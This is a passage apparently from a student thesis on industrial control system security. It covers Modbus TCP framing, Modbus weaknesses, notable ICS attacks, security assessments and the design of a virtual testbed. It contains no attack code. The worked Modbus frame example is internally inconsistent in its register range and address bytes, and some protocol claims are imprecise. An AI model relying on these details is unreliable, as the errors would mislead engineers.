2.5.2 Industrial Network Protocols

The protocols that drive an industrial network are called industrial network protocols which dictate how the communication should happen between connected devices. These protocols are highly specialised and are designed to operate in real-time to accommodate ICS internal processes. They

Table 2.2: Levels defined by ISA-95 standard

Level	Equipment	Description
Level 4 (Enterprise/ Business Level)	• ERP (Enterprise resource planning) • Email servers • domain controllers • HR systems, printers • Backup servers • phone lines	Business related activities for manufacturing process
Level 3 (Manufacturing Operations)	• SCADA • HMIs • data historians • Web servers • alarm systems • equipment analytics	It include plant wide supervision, monitoring, and control. This level is also used for live data feedback to Business systems
Level 1 -2 (Manufacturing Control)	• PLCs • IEDs • DCS • micro-controllers	Controlling facilities for the production processes. Includes supervisory control, process sensing, and process manipulation.
Level 0 (Production process)	• sensors • actuators • motors • valves • pumps • other instrumentation	This is where the actual production process runs

do posses some drawbacks which makes them vulnerable to cyber attacks. Most of these drawbacks stem from the fact that any feature which can slow down process automation is deemed inefficient and is cut down from the protocol. This means that standard security measures such as encryption, authentication, and authorisation are often left out for performance reasons. In addition to that, their transition to TCP/IP based protocols opens up a new range of possibilities for cyber-attackers because of their inherent weaknesses.

Industrial protocols are actually a special type known as fieldbus protocols. IEC 61158 standard specifies the concept of fieldbuses and lists some of the most commonly deployed protocols which include among others, Modbus, FOUNDATION fieldbus, CIP, PROFIBUS, DNP3 (Felser 2002). Fieldbus defines network architectures used to connect field devices and has replaced traditional connections of serial bus e.g. Modbus TCP uses TCP/IP stack to communicate with devices which was traditionally achieved using RS-232 serial links in Modbus RTU (Modbus 2006)

2.5.3 Modbus

The Modbus protocol was developed in 1979 by Modicon, Inc. for industrial control and automation purposes. It is an open standard and is widely deployed by a number of vendors since its inception. According to the specification:



Enterprise Zone
ERP
ECP
CMDB
Industrial Zone (Level 2) Operation
MES
HMI
Analysis
Historic
Industrial Zone (Level 1) Control
PLC
PLC
PLC
PLC
Industrial Zone (Level 0) Field
IO
IO
IO
IO

Figure 2.6: ISA-62443 zone and conduit model (Network diagram)

> Modbus is an application-layer messaging protocol, positioned at level 7 of the OSI model. It provides client/server communication between devices connected on different types of buses or networks.

Modbus is therefore a request/reply protocol whose communication is based on a set of function codes. Generally, a master device polls slave devices in the network for status updates and/or change the course of action by writing to their registers. A slave device can be a sensor, transmitter, transducer, IED, or even another controller such as PLC. It is important to note that Modbus is merely an application layer protocol i.e. it is not concerned with the underlying physical layer and how Modbus packets are transferred. As a result, Modbus comes in a variety of flavors such as Modbus RTU, Modbus ASCII, Modbus TCP, and many other vendor specific variants such as Modbus Plus.

Modbus TCP/IP

Despite a number of variants, the underlying Modbus messaging structure s more or less the same. The research presented in this project is based on the Modbus TCP protocol which uses the TCP/IP protocol suite to deliver Modbus messages across devices. In practical implementations, a Modbus data frame in encapsulated into a TCP frame without the Modbus checksum field.

> *A checksum field is used in Modbus serial transmission modes communicating over RS-485 and RS-232C cables. An Error field is added to the ModbusADU and CRC (Cyclic Redundancy Check) checksum is calculated for data integrity and transmission errors. It is not required in Modbus TCP as TCP has its own checksum calculations.*

A master device initiates communication with one or more slave devices to determine their operational status. The slave sends a Modbus response to the master (HMI or master PLC). If the request is not correct, an error code is sent. It is important to note that Modbus messages are always broadcast to the slaves and the slave device with the specified reference address replies only. The type of request is determined by the Function code inside the Modbus Protocol Data Unit (PDU). e.g. Function code `01` reads discrete inputs from a slave device i.e. to determine if it is 'ON' or 'OFF' which will be a Boolean value 1 or 0 in Modbus. Reference addresses in the delivered frame identify the register a master would like to inspect. Table 2.3 shows a typical Modbus Application Data Unit (ADU) that is sent over TCP/IP and table 2.4 describes the variables present inside an Modbus Application Protocol Header (MBAP) header, which is the actual Modbus header.

Table 2.3: Modbus ADU

Modbus ADU		
MBAP header	Function code	Data

Table 2.4: Modbus TCP MBAP header

Name	**Length**	**Function**
Transaction Identifier	2	Synchronisation between server and client
Protocol Identifier	2	0 for Modbus
Length field	2	Size in bytes of the unit identifier and data fields
Unit Identifier	1	Address of the slave device

Table 2.5: Common Modbus function codes

Hex	**Name**	**Description**
`0x01`	Read coil status	Read ON/OFF status of a field device
`0x02`	Read discrete inputs	Read status of the input at a Boolean reference address .
`0x03`	Read holding registers	Read holding register(s) with analog outputs.
`0x04`	Read input registers	Read a string of analogue inputs
`0x05`	Write single coil	Write a value to a single digital coil
`0x06`	Preset single register	Write a value to a single analogue coil
`0x0F`	Write multiple coils	Write values to multiple digital outputs
`0x10`	Preset multiple registers	Write values to multiple analogue outputs
`0x08`	Loopback diagnostic test	Used for diagnostic purposes

Modbus protocol uses its own addressing scheme by dividing its memory into four regions; coils, discrete inputs, input/output registers, and holding registers. These regions can only be accesses in a specific address range and may or may not be readable/writable. Table 2.6 shows the addressing scheme used by Modbus standard.

Table 2.6: Modbus addressing scheme

Section	**Read/Write**	**Address Range**
Coils	Y/Y	00001-09999
Discrete Inputs	Y/N	10001-19999
Input/Output registers	Y/N	30001-39999
Holding registers	Y/Y	40001-49999

Modbus TCP communication stack can be summarized in table 2.7.

Table 2.7: Modbus TCP communication stack

#	Layer	Protocols	Standards
7 6 5	Application Presentation Session	Modbus	
4	Transport	TCP	
3	Network	IP, ARP, RARP	
2	Data Link	Ethernet, CSMA/CS, MAC	
1	Physical	Ethernet Layer	IEEE 802.3 Ethernet

The following example demonstrate how a Modbus frame is sent and interpreted over TCP. In this example, the master device initiates a request to read the analog output holding registers ranging from `30018` to `30110` at slave device with address `17`. The following Modbus frame is sent as series of hexadecimal bytes and is interpreted as follows:

```
. . . 00 01 00 00 00 06 11 03 00 6B 00 03 . . .
```

- `00 01` - Transaction Identifier
- `00 00` - Protocol Identifier
- `00 06` - Message length i.e. 6 bytes
- `11` - Unit identifier (17 = `0x11`)
- `03` - The function code (read analogue output holding registers)
- `00 5C` - The data address of the first register requested)

2.5.4 Security concerns in Modbus

Modbus is an older protocol and was not designed with security in mind. The simple approach of the Modbus protocol presents security concerns such as:

- **Lack of authentication**
  - Only a valid and correct Modbus packet is required for a successful session
  - A Modbus message is rejected only if the slave device address is incorrect. This can be inferred easily from intercepted Modbus traffic
  - Modbus has additional function codes that might not be implemented for a device, which means that these functions can be used to create malfunctioning requests to a slave device
  - False command injection attacks at demonstrated in Chen et al. (2015)

- **Lack of encryption**
  - According to the specification, Modbus commands are sent in plain text
  - This issue is addressed in the Modbus specification published by Schneider Electric in 2018 [1]. However, the specification is fairly new and this is reflected in the lack of products that have Modbus security protocol enabled. The market penetration is small and is a challenge for the industries to develop devices that can support the protocol without affecting their capabilities. Authors is Tsalis. et al. 2018 demonstrate that even encrypted Modbus traffic can leak data if a client from IT space accesses an HMI remotely uses padded encryption schemes such as AES-GCM. This highlights the need to consider the IT/OT interconnection when implementing ICS security controls.
- **Lack of message checksum by peer devices**
  - Only applicable to Modbus TCP. A command can be spoofed by forging a packet because the checksum is generated and captured at the transport layer not the application layer (L and Satyanarayana 2021). This means that the slave devices, which have no way of calculating the checksum themselves can be manipulated by a spoofed TCP packet.
- **Broadcast nature**
  - Not necessarily a weakness, but does allow some well-known network attacks e.g. DOS attacks as demonstrated in Bhatia et al. (2014).

2.6 ICS from Cybersecurity Perspective

The range and complexity of components, networks, and protocols involved in establishing an ICS create a broad yet complex attack surface. Each individual component can act as a target and can lead to further compromise of the system. The convergence of IT and OT to architect an ICS is advantageous from the business perspective such as real-time process management and accurate decision making however, it has security implications. Therefore, it demands a continous process of researching, testing, and evaluating security vulnerabilities in ICS.

2.6.1 History of cyberattacks on industrial environments

Historically, cyberattacks on ICS have been executed in a variety of ways exploiting a number of weaknesses. Stuxnet, the world's first publicly acknowledged industrial attack weapon was detected in 2010 (CISA 2010). It brought the Natanz nuclear facility in Iran to a halt by misconfiguring Uranium enrichment centrifuges controlled by Siemens PLCs and SCADA system communicating over Profibus protocol (Shakarian et al. 2013). It is one of the most widely studied malware and its sophistication baffles security researcher till today. Many newer attacks have followed the legacy of Stuxnet to target ICS environments.

Night Dragon, discovered in 2010 was a series of attacks on global oil and energy sector (McAfee 2011). It utilized the Night dragon C2 servers distributed globally to gather sensitive information

[1] https://modbus.org/docs/MB-TCP-Security-v21_2018-07-24.pdf

and proprietary data from the victim industries. Although, not an attack on industrial zones itself, it demonstrated the dangers of IT and OT convergence exploiting the communication lines between the industrial zones and business offices to gain access. Another industrial espionage campaign called the Dragonfly/HAVEX has been active targeting electrical power stations and petrochemical industries. It specifically targets the OPC protocol to map the location of equipment and devices in the control zone. Other examples of similar information-stealing malwares Flame/Duqu, Shamoon and Skywiper. It is important to realize that information gathering is an important phase of a cyberattack and such malwares show the importance of that.

In 2014, notifications about the BlackEnergy attack attribute to the BlackEnergy APT were made available. A modular malware, that targets HMIs from a range of proprietary vendors including the famous Siemens WINCC (Kumar et al. 2022). However, it came to the limelight when it caused power outages in Ukraine in December 2014 and also in 2015 in the region of Ivano-Frankisk where around 250,000 people were left without electricity for many hours. It was the first-known example of a cyber-attack on the operations of an electric grid. The adversaries used the BlackEnergy 3 malware to infiltrate the corporate networks of the power companies and pivoted into the SCADA networks. Another malware, named CRASHOVERRIDE/Industroyer attacked Ukranian power grids in December 2016. It was more sophisticated malware, inspired by the operations of Stuxnet and HAVEX (*Analysis of the Threat to Electric Grid Operations* 2016). It shows how the adversaries create stronger and scalable malware by learning from earlier campaigns. Therefore, a need for cybersecurity defenders to completely familiarize with such 'chains' of malware can enable better defensive and detective techniques.

In 2017, a new malware TRITON emerged, which targeted Safety Instrumented Systems (SIS) in ICS operating in the Middle East. More specifically, it was detected to be affecting the working of Triconex Safety Instrumented systems from Schneider electric (*Security Notification – EcoStruxure Triconex Tricon V3* 2017). Such kind of malware that directly attacks critical infrastructure can be truly disastrous in that they can inflict physical damage not only to the facility but to the people.

The recent Russo-Ukranian conflict has given rise to strong cyber-campaigns from both sides highlighting industrial infrastructure as a critical target during cyberwarfare.In February, 2022, the Seliatino Agrohub frozen food storage facility in Moscow was subjected to an attack. Hackers modified the operational temperature of the food storage refrigeration facility by attacking its remote monitoring network. As a result, the refrigeration temperature was increases from -24C to +30C (Kaspersky 2022)

2.6.2 Consequences of an attack on ICS

A well guided attack on an ICS can be devastating to an industry and can also endanger peoples lives. Targeting the attack vectors described previously can have dire consequences:

- Plant shutdown
- Faulty production line, Physical damages
- Sensitive information leakage
- Compromised business assets

- Financial losses
- Service unavailability e.g. Colonial pipeline ransomware (Kaspersky 2020)
- Sabotage
- distribution of malware e.g. After Iran, Stuxnet went on to infect thousands of computers in other countries according to media reports

Such consequences can impact global economy with loss of consumer products and unemployment e.g. the shutdown of Colonial pipeline in 2021, due to a ransomware attack triggered gas shortage and panic-buying (Tsvetanov and Slaria 2021).

2.6.3 ICS Attack Targets

ICS governed by weak security policies or vulnerabilities provide a range of interesting targets to attackers and lead to further compromise once an initial foothold is gained. A study of historical and contemporary cyber-attacks reveals that components of ICS can be attacked in a variety of ways. Additionally, since ICS is an aggregate of IT and OT, non-industrial zone attack vectors could be an initial targets as well. Table 2.8 lists some of the possible ICS attack targets:

2.7 ICS Security Architecture

The evolution of APTs and cyberattacks stipulate that ICS requires strong security policies, administrative procedures, operational controls, and proper risk and vulnerability assessments. The organisations have to take into account all the assets which could be under control of one of the systems present in both the IT and OT infrastructure. The overall security posture of a business can be improved by by implementing security controls with resilience, high availability and efficiency in mind.

NIST SP 800-82 provides an execellent guide for procedures to follow when designing the network architecture of an ICS deployment. For example, the importance of separation of corporate and industrial network using firewalls and DMZ is emphasized. A brief overview of some of the recommendations is presented below:

2.7.1 Network Segmentation and Segregation

We have introduced the concept of zone and conduits based on the Purdue model for ICS. It relies on the concept of separating various network domains while still maintaining operability and connectivity. In this section, we will deeper dive into how these controls help strengthen the security of an ICS. Traditionally, network segmentation and segregation is utilised to minimise access to sensitive information and services to only those who need it. Network segmentation involves dividing a larger network into smaller networks based on functionality. Different domains can thus bw separated based what they are defined to do e.g. corporate FTP servers, SCADA servers, development teams, engineers can all work on their respective departments. However, inter-connectivity is also a requirement for segmented networks. To tackle this issue, network segregation rules are also applied to such

Table 2.8: Possible ICS attack vectors

Target	Possible attack vectors
Engineering workstations	• USB/flash drives • Supply chain attack i.e. compromised vendor software • Non engineering applications inside the computer • network connections • specialised engineering applications • administrator access credentials
Controllers (PLC)	• Engineering Workstations • HMI • USB drives • Industrial network • Firmware and other engineering tools
Safety Systems	• Supply chain attacks e.g. compromised vendor systems • Communication channels e.g. SCADA or DCS • Control network
ICS users	• Social Engineering attacks • Emails, file sharing services hack
Field devices	• device firmware • weak authentication mechanism • ICS network • device internal network
SCADA and HMI	• SCADA/HMI applications • non-engineering and control application located in the system • USB • vendor software • ICS network and communication
Telecommunications system	• Public internet visibility • PKI e.g. stealing of private keys
Users	• Social engineering attacks • Email attachments • File shares

architectures. The aim of network segregation is to define rules on what communication is allowed and from what channels it should flow from. Segregation methods can be physical, application, or network based. Some of the common methods to achieve apply these rules are:

- Logical network separation

  - Virtual Local Area Networks (VLANs)
  - VPNs, cryptography, and encryption
  - Unidirectional gateways i.e. data diodes which allow flow of traffic in only one direction
- Physical network segmentation
  - separation of networks at the physical layer

2.7.2 Industrial Firewalls

Firewalls are simply devices or software that control the flow of network traffic arriving or leaving an interface. They act as a barrier between an organisation's network and the public internet. Industrial firewalls are often employed in an ICS environment as they are 'hardened' to use inside the industry. Their form factor depends on their exposure to variables like temperatures, dust, vibrations, and size. In compliance with the IEC 62443 standard, ICS edge firewalls are also available that can be placed directly on the top of the required components (Gupta 2023). Authors is Genge et al. (2015) outline the need for careful planning of firewall rules before deployment. A network administrator has to take into account the decreased throughput of a firewall in case of heavy industrial network traffic such as Modbus TCP client/server polls.

Regardless of physical characteristics, the inner working of a firewall remains the same and can be classified as three broad categories:

- **Packet Filtering**
  - Basic firewalls that work on a specific ruleset to control traffic flow
  - Operates at Layer 3 of the OSI model
  - Depending on the ruleset, firewall can drop, forward, or reroute the packet
  - Performance is impacted
- **Stateful Inspection**
  - Operate at the Layer 4 of the OSI model.
  - Similar to packet filters but inspect the packet at the transport layer (UDP or TCP)
  - Tracks the active sessions and use the state information to access what to do with a packet
  - Good performance but added layer of complexity and cost
- **Application layer Firewalls**
  - Inspect the packet at the application layer

  - Excellent resource in preventing attacks against commonly used services such as FTP, HTTP, or remote connections.

In addition to following the standards and procedures provided by ISA, IEC, and ANSI for constructing a secure ICS architecture, individual often engage in internal security assessments. Security assessments include but are not limited to penetration testing, threat hunting, security monitoring, red/blue teaming, risk and vulnerability assessments.

2.8 ICS Security Assessments

Security assessments provides the businesses and the users with valuable insight into the overall security posture of the concerned systems. Cybersecurity professionals have at their disposal a variety of security assessment techniques. The final test methodology is designed in conjunction with the business policies and the criticality of the system under questions. A typical ICS security assessment includes all of sub-components present inside the system such as field devices, PLCs, supervisory software, HMIs, workstations, vendor software, and networking devices.

The security assessments listed in this section can both be applied to IT and IT/OT systems, however there is a slight difference in how to go about doing them. The reason is that during a vulnerability assessment of an IT infrastructure, the devices can be rebooted, restored, or even replaced without interrupting the service to users. However, scanning and probing an ICS for vulnerabilities can have real-world consequences. This is mainly because an ICS control a physical process and any interruption to the service can cause human and system damage. Optionally, a security assessment can be made to carry out under virtualized conditions. This can eliminate the dangers of service interruption for live production systems and provide the tester a safe and flexible playground for security professionals.

2.9 Risk Assessment

Risk assessment is the measurement of available risk to a system in case of exposure. NIST defines it as:

> The process of identifying risks to organizational operations (including mission, functions, image, reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation of an information system. Part of risk management, incorporates threat and vulnerability analyses, and considers mitigation provided by security controls planned or in place.

Risk assessment is a broad and long-term task where orgainzations startegize and analyse various risk scenarios to create risk maps. The end result of a risk assessment is usually a risk mitigation plan. There are many globally recognised standards and practices that provide assistance in developing a risk assessment methodology. Some of the those documents include ISO/IEC 31000 and 31010, CERT OCTAVE, and NIST SP-800 series. Summarizing the standard practices and guilelines, following key requirements can be highlighted when doing risk assessment on an ICS:

- Threat identification

- Vulnerability identification
- Security controls audit and identification
- Risk analysis

2.9.1 Security Testing

Security testing is a valuable method in assessing the overall risk an ICS faces. It can help identify vulnerabilities and produce a set of rules for implementing proper security controls. Commonly used security testing methods include:

- **Penetration testing** is a test methodology where a person or a team, working under specific constraints, try to circumvent the security controls in place. It is an authorised simulation of a cyberattack on the required infrastructure. A typical penetration test can reveal gaps and flaws in system security. It is important to note that it is discouraged to perform penetration testing on an operational ICS and its networks. Any misconfiguration or error from the part of the tester could jeopardise the actual running industrial process and harm peoples lives.

- **Red/Blue Teaming** The purpose of a red team exercise is to engage in a all out attack on the system to gain the objective by any means necessary. The tester tries to emulate a real world TTPs and follows the paths an attacker could take to compromise the system. A red team exercise can be a long term and a continuous process. Blue teaming is the opposite task where cybersecurity professionals implement security controls based on real world attacking scenarios. These exercises are often run in parallel to red team exercises to evaluate in real-time the robustness of the security controls in place. Typical tools deployed by Blue teamers include IDS, packet sniffers, logging, etc.

- **Security Audits** Security audits are tests performed against systems that are supposed to be complying to a set of policies, procedures, and regulations. Such policies are often designed by top level hierarchy in a business and are often based on known threats and vulnerabilities. Security auditors use a variety of techniques to gather audit information from a system including passive and active methods.

2.9.2 ICS Penetration Testing

Penetration testing of an ICS requires further exaplanation and the best practices or pathways that can be followed by the testet. Penetration testing (aka. pentest) can be a valuable tool in assessing the overall security of an IT system. A properly performed pentest increases the robustness of the system and provides insight into the effectiveness of security controls in place. There are three typical pentest approaches:

- Black Box - no knowledge of the internal structure of the system
- White Box - substantial knowledge of the internal structure
- Gray Box - some knowledge of the inetrnal structure (aka. focused testing)

According to Eric D. Knapp (2015), a white box approach is a better approach to test ICS environments. This is because in the case of an ICS, the primary goal is to secure the system in the best possible manner rather than evaluating its resilience against some vulnerabilityi. Table 2.9 shows some common difference between white box and black box testing.

Table 2.9: White Box versus Black Box Testing

Whitebox	Blackbox
Identify vulnerabilities leading to exploitation	Realistic representation of the system from the attacker's point of view
May require access to properietry information about the assest	No disclosure of propeitery information
A more comprehensive look at the security of the system	May not provide an accurate picture of how exposed the system is to risk

Whatever the testing approach, a pentest offers best results when modelled around a framework. This is because a pentest is a time-constrained with a specific end goal and system-specific limitations. The TTPs followed by cybersecurity professionals during pentesting are often based on real-world scenarios. It is important to note that an ICS-centric pentest should be carried out in a more careful manner such as to not affect the availability of ICS networks. Other than helping security professionals and businesses in evaluating the overall security of an ICS, pententing can help students and apprentices learn the art of cybersecurity.

Industrial Cyber kill chain

The concept of a cyber kill chain was introduced by a Military defence contractor Lockheed Martin and is described in the white paper published by Hutchins et al. (2011). The purpose of introducing this concept was to map the path followed by an attacker during intrusion which is highlighted in Figure 2.7.

However, the model is specially designed for IT infrastructures and does not completely take into account the complex nature of an ICS environment. The uniqueness of ICS therefore requires attackers to follow a more sophisticated path in order to carry out the intrusion. The work published by SANS institute presents a concept called an *Industrial cyber kill chain* which divides the original cyber kill chain stages into ICS-centric stages and phasesAssante and Lee 2015. It can also be thought of as an extension to the original Cyber kill chain.

Phase 1

This phase is similar to cyber espionage or intelligence gathering and is mainly concerned with the planning and activities required to gain an initial foothold into the organisation's enterprise network. Following are the stages mentioned:

- Planning
  - Open source intelligence (OSINT)
  - Reconnaissance




Figure 2.7: Industrial Cyber Kill Chain

  - Identify and enumerate target's public presence

- Preparation
  - Strategize the attack path to gain initial foothold
  - Choose the target system(s)
  - Prepare the exploit
  - Recognize the toolset required for a successful attack
- Intrusion
- Management and enablement (C2 or Command and Control)
- Sustainment, entrenchment, development, and execution

If the attacker succeeds in compromising the target, the attack will continue to the second phase

Phase 2

The second phase builds up on the information and knowledge of the target system acquired before. This is the phase where the actual attack on the ICS environment will take place. Following steps are identified for a successful phase 2:

- **Planning**: During this stage, the attacker will try to gather all the necessary tools and develop exploits targeted at the specific ICS environment. This entails also the actual attack path the attacker follows
- **Validation**
  - simulate victim environment and test and plan the attack
  - highly complex task and time-consuming task
- ICS attack

The high level summary of the task provided in the above-mentioned stages can be summarised into the following pathway:



Enterprise Attack
Pivot to Industrial control environment
Attack ICS to gain the objective

Figure 2.8: Phase 2 of the Industrial Cyber Kill Chain

2.10 Simulation of an ICS

Simulating a target network environment provides several benefits for a cybersecurity researcher. For ICS security assessments, it is a risky job requiring a lot of control and awareness of the target production environment of an industry in order to do security testing. This entails shutting down some of the components temporarily in order to not destroy or harm the industrial devices. Some other major advantages of simulating an ICS environment include:

- ICS of any complexity can be virtualized without being physically present inside the required industrial facility
- No need for real hardware components, thus reducing the cost of cybersecurity research
- Red team / Blue team exercises for evaluating internal security capabilities
- Risk assessment
- Vulnerability discovery
- Penetration testing
- Developing security controls. In Hadziosmanovic (2014), the authors develop an ICS-centric improvements in Intrusion Detection Systems (IDS) using process mining technique.

- Improving industrial network protocols. e.g. Authors in Bernieri et al. (2020) propose a novel authentication method for the insecure Modbus TCP/IP protocol.
- Help in designing a secure industry-specific ICS environment. e.g. In Fujita et al. (2021) develop a PLC whitelisting system on an ICS testlab.
- Education and training

2.10.1 Difficulties in achieving an ICS Simulation

There are vast number of protocols and field devices which form part of an ICS. Almost all of the devices employ closed-source software and vendor specific modifications e.g. Modbus Plus protocol [2], created by Schneider Electric, which enables peer-to-peer communication with token based processing is an unpublished protocol. Other than that, a range of PLCs deployed in the industry use custom RTOS, which makes it harder to do security analysis unless given special access from the manufacturer.

Different PLCs use different processors preferred or customized by the vendor e.g. Siemens S7-400 PLC uses two *Infinion tricore* processors (*Security Notification – EcoStruxure Triconex Tricon V3* 2017). This means that in order to simulate the PLC, one needs to understand the underlying ISA (Instruction set architecture) of the processor in order to simulate it. *Triconex* class processors have already been a target of cyber-attack from Triton malware (Pinto et al. 2018). It is a complex and difficult task to create a virtualized clone of such a PLC as it would require an in-depth understanding of its native assembler instructions with advanced reverse engineering skills.

2.10.2 ICS Simulation Techniques

Simulating an ICS is not a trivial task from the cybersecurity research perspective as the number of elements involved can be very complex and vendor to industry specific. However, simulating a solid working environment/ testbed which is purely software based can ease the task of research in both offensive and defensive realms and assists in educational purposes.

There are two major tasks in simulating an ICS:

1. Simulate the industrial network:
    - create a virtual network topology centred around the devices, servers, and machines
    - create connections from devices to HMIs and control centres
    - create connections from IT (Infrastructure technology) to OT (Operational Technology)
2. simulate the devices used in an industrial process
    - Complicated task, depending on the simulation required for the underlying components
    - includes simulating PLCs and other field devices which are important for the research perspective

[2] https://www.se.com/us/en/product-range/576-modbus-plus/

Different pieces of information and knowledge is required to simulate hardware components present inside an ICS.e.g. in order to simulate a PLC, its ISA (Instruction Set Architecture) needs to be well understood which can be an arduous task in case of a proprietary device. In some cases, vendors do not make available the documentation about their device publicly, which means the researcher has to use methods such as firmware extraction or reverse engineering, which itself is a daunting task. Information regarding the PLC low level API, bootloaders, drivers, and kernel parameters are to be understood in order to successfully simulate it.

Once the simulation is up and running, a researcher can analyse the network traffic and do a traffic analysis to better understand the functioning of an ICS network in real time. Other than that, security vulnerabilities can safely be introduced into the system to test its resilience. Defensive strategies can also be planned and risk management strategies can be devised.

2.11 Summary

The evolution of APTs and ICS-targeted cyber threats supersedes their predecessor, Stuxnet. The research in the field of ICS cybersecurity is growing, which is helping users and businesses with implementing secure ICSes based on best practice and standards. However, no system is guaranteed to be 100 percent safe and the security of an ICS system is a continuous process. Security assessments need to be regularly commissioned by the stakeholders. However, individual researchers and students can also engage in cybersecurity activities related to an ICS. Such activities include threat hunting, penetration testing, and risk assessments. In order to carry out such activities safely and independently, a virtualised ICS test lab can be of great help.

3 Design and Methodology

Before creating a virtual ICS testbed, various factors were taken into consideration which include software requirements, hardware resources, network protocols, available product documentation, time considerations, and the required skill-set. Figure 3.1 highlights the steps of the methodological process followed in this research.

3.1 Requirements

In order to understand what kind of capabilities an ICS testbed could have, various peer works and standards were consulted. In addition to that, the focus was directed on simulating the operational technology of an ICS. Therefore, in the end, the described ICS testbed will be capable of generating enough network traffic covering Layer 2-7 of the OSI model. Additionally, the system must be capable of supporting multiple industrial networking protocols, show modularity and flexibility in terms of what kind of industrial process the user wants to simulate.

Summarising the design and methodology pathway, the following requirements were identified to assemble a minimal working example of an ICS.

- Choice of a PLC simulator to control an industrial process
- Choice of a software to create an industrial process logic that is to be fed into the PLC
- Choice of a SCADA software with capabilities to act as a data historian and a Human Machine Interface (HMI)



Requirements
Specify the required testbed capabilities
Components
Selection of the required software
and minimum hardware requirements
Construction
Construction of the testbed based on the elements
identified with required network configurations
Validation
Conduct various offensive and defensive cybersecu-
rity tasks to establish the usefulness of such a setup
Discussion
Evaluation and exploration of the possibilities and fu-
ture uses of of the testbed for cybersecuirty purposes

Figure 3.1: Methodology

- Selection of a virtualisation platform to emulate the virtual ICS testbed
- Choice of a software to create a virtual network topology on the host machine
- Choice of software to simulate networking hardware i.e. routers and switches
- Choice of an (industrial) networking protocol operating in the industrial zone
- Choice of a common virtualisation Operating system for all the components
- Selection of cybersecurity assessments for testing

3.2 Components

After deciding what capabilities our ICS testbed would have, potential software were researched in academic journals and open source software repositories. Table 3.1 highlights the actual components used in the implementation of ICS simulation in this research.

The rationale and motivation for choosing the above-mentioned components is discussed below:

3.2.1 GNS3

The open-source program GNS3 was used to create an ICS simulation for this project. This program is allows simulating and emulating a large number of network devices and hardware, such as routers and switches. It also allows running custom VMs inside its topology and supports most commonly used hypervisors. Figure 2.1 shows the network topology created for this project.

Component	Implementation	Reason
Software Virtualisation	Docker + QEMU	• Free and actively developed • Multi-platform
Network virtualisation	GNS3	• No licences required • Allows running VM images inside directly • Great community support e.g. GNS3 appliances
